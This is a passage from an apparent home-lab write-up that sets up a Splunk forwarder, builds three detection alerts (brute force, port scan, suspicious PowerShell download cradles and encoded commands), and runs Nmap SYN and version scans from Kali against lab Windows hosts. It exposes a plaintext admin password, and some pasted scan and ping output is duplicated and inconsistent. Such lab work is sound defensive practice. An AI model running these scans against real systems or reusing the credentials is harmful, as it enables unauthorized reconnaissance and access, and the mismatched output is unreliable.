Note: First attempt used the wrong username (unnathi instead of admin) and login failed. After entering admin and the correct password it showed: Active forwards: 192.168.100.10:9997

Re-added the forward server cleanly:

```
.\splunk.exe remove forward-server 192.168.100.10:9997 -auth admin:P@ssw0rd123!  
.\splunk.exe add forward-server 192.168.100.10:9997 -auth admin:P@ssw0rd123!  
.\splunk.exe restart
```





Figure: WIN11 — splunk.exe restart completing successfully: 'SplunkForwarder: Starting (pid 9956)' and 'Done'

7.4 Problem — Restart-Service SplunkForwarder Failing

Problem: Running Restart-Service SplunkForwarder in PowerShell threw: 'Cannot stop SplunkForwarder service — CouldNotStopService' with ServiceCommandException.

Fix: Used the splunk.exe binary directly instead of the Windows service manager:

```
cd "C:\Program Files\SplunkUniversalForwarder\bin"
.\splunk.exe restart
```




Figure: WIN11 — splunk.exe restart working correctly: all checks passed, SplunkForwarder Starting, Done

7.5 Configure inputs.conf on WIN11

The forwarder was connected but had no inputs.conf — it did not know what logs to collect and forward. This was the root cause of WIN11 data not appearing in Splunk.

Opened inputs.conf for editing:

```
notepad "C:\Program Files\SplunkUniversalForwarder\etc\system\local\inputs.conf"
```

Set the file to contain:

```
[WinEventLog://Security]
index = main
disabled = 0
sourcetype = WinEventLog:Security
```

```
[monitor://C:\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%4Operational.evtx]
index = main
sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
disabled = 0
```

```
.\splunk.exe restart
```

7.6 Verify Both Hosts Sending Data to Splunk

On DC1 Splunk, ran the verification search:

```
index=main | stats count by host, sourcetype
```




Figure: Splunk — stats count by host showing WIN11-CLIENT with WinEventLog:Security and XmlWinEventLog:Sysmon DC1 with Sysmon

This confirmed the full log pipeline was working: WIN11 → Splunk Forwarder → DC1:9997 → Splunk indexed successfully.

8. Phase 7 — Create Detection Alerts in Splunk

With logs flowing from both machines into Splunk, the next step was creating three custom detection alerts. These alerts automatically run searches on a schedule or in real-time and fire into the Triggered Alerts list when attack patterns are detected.

8.1 Open Splunk Search & Reporting

77. On DC1, opened Edge browser → <http://localhost:8000>
78. Logged in: admin / P@ssw0rd123!
79. Clicked Search & Reporting app


8.2 Alert 1 — Brute Force Attack Detection


Detects multiple failed login attempts (Windows Security EventCode 4625 — Failed Logon). Ran this search first to confirm data existed:

```
index=main sourcetype="WinEventLog:Security" EventCode=4625
| stats count by host, Account_Name
| where count >= 1
```

Saved as alert:

- Title: Brute Force Attack Detection
- Description: Detects multiple failed login attempts indicating password guessing
- Alert type: Scheduled | Run every hour
- Trigger condition: Number of Results is greater than 0
- Trigger actions: Add to Triggered Alerts | Severity: Medium
- Click Save






8.3 Alert 2 — Port Scan Detected

Detects when Kali's Nmap scan hits many ports on the Windows machines. Uses Sysmon EventCode 3 (Network Connection):


```
index=main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3
| stats dc(DestinationPort) as port_count by SourceIp
| where port_count > 10
```

Saved as alert:

- Title: Port Scan Detected
- Alert type: Real-time | Trigger: Per Result | Severity: Medium
- Add to Triggered Alerts → Save



To direct input to this VM, click inside or press Ctrl+G.



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

8.4 Alert 3 — Suspicious PowerShell Execution

Detects PowerShell commands commonly used in attacks — encoded commands, download cradles, and execution policy bypass. Uses Sysmon EventCode 1 (Process Creation) which captures the full CommandLine:

```
index=main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
(CommandLine="*Bypass*" OR CommandLine="*EncodedCommand*"
OR CommandLine="*DownloadString*" OR CommandLine="*IEX*")
| table _time, host, CommandLine
```

Saved as alert:

- Title: Suspicious PowerShell Execution
- Alert type: Real-time | Trigger: Per Result | Severity: Critical
- Add to Triggered Alerts → Save




Figure: Splunk Alerts page — all 3 alerts listed: Brute Force Attack Detection, Port Scan Detected, Suspicious PowerShell Execution — all Enabled





Figure: Splunk Triggered Alerts page — initially empty before attacks were run

9. Phase 8 — Attack Simulations

With the lab fully configured and all three alerts enabled, three attack simulations were run. Each attack generates specific log events that the corresponding Splunk alert is designed to detect.



9.1 Attack 1 — Nmap Port Scan (from Kali)

An Nmap SYN scan was run against both DC1 and WIN11-CLIENT. This generates many network connection events that Sysmon captures as EventCode 3, which is what the Port Scan Detected alert monitors.

```
# Scan DC1
nmap -sS -sV 192.168.100.10 -p 1-1000
```

```
# Scan WIN11-CLIENT
nmap -sS -sV 192.168.100.20 -p 1-1000
```

Also ran faster scans with min-rate:

```
nmap -p 1-1000 --min-rate 1000 192.168.100.10
nmap -p 1-1000 --min-rate 1000 192.168.100.20
```

DC1 scan results — 9 open ports found:

- 53/tcp — domain (Simple DNS Plus)
- 88/tcp — kerberos-sec (Microsoft Windows Kerberos — server: DC1; domain: company.local)
- 135/tcp — msrpc (Microsoft Windows RPC)
- 139/tcp — netbios-ssn (Microsoft Windows netbios-ssn)
- 389/tcp — ldap (Active Directory LDAP — company.local, Default-First-Site-Name)
- 445/tcp — microsoft-ds

- 464/tcp — kpasswd5
- 593/tcp — ncacn_http (Microsoft Windows RPC over HTTP 1.0)
- 636/tcp — tcpwrapped

```

kali@kali:~$ ping 192.168.100.20
--- 192.168.100.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 1.203/1.892/2.289/0.979 ms
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data:
64 bytes from 192.168.100.20: icmp_seq=1 ttl=128 time=0.75 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=128 time=1.44 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=128 time=1.56 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=128 time=2.08 ms

--- 192.168.100.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 1.563/3.287/6.747/2.108 ms

kali@kali:~$ nmap -sS -sV 192.168.100.20 -p 1-1000
Nmap 7.90 (https://nmap.org) at 2020-03-26 17:33 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.20
Host is up (0.4052s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrcpc       Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows Active Directory LDAP (Domain: company.local, Site: Default-First-Site-Name)
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
MAC Address: 00:0C:29:03:1A:33 (VMware)
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.48 seconds

kali@kali:~$ nmap -sS -sV 192.168.100.20 -p 1-1000
Nmap 7.90 (https://nmap.org) at 2020-03-26 17:33 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.20
Host is up (0.4052s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrcpc       Microsoft Windows RPC
445/tcp    open  microsoft-ds  Microsoft Windows Active Directory LDAP (Domain: company.local, Site: Default-First-Site-Name)
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
MAC Address: 00:0C:29:03:1A:33 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds

```

Figure: Kali — Nmap -sS -sV scan of DC1 finding 9 open ports including Kerberos, LDAP, SMB and showing Host: DC1, OS: Windows

```

PS C:\Users\Administrator> netstat -an | findstr 9997
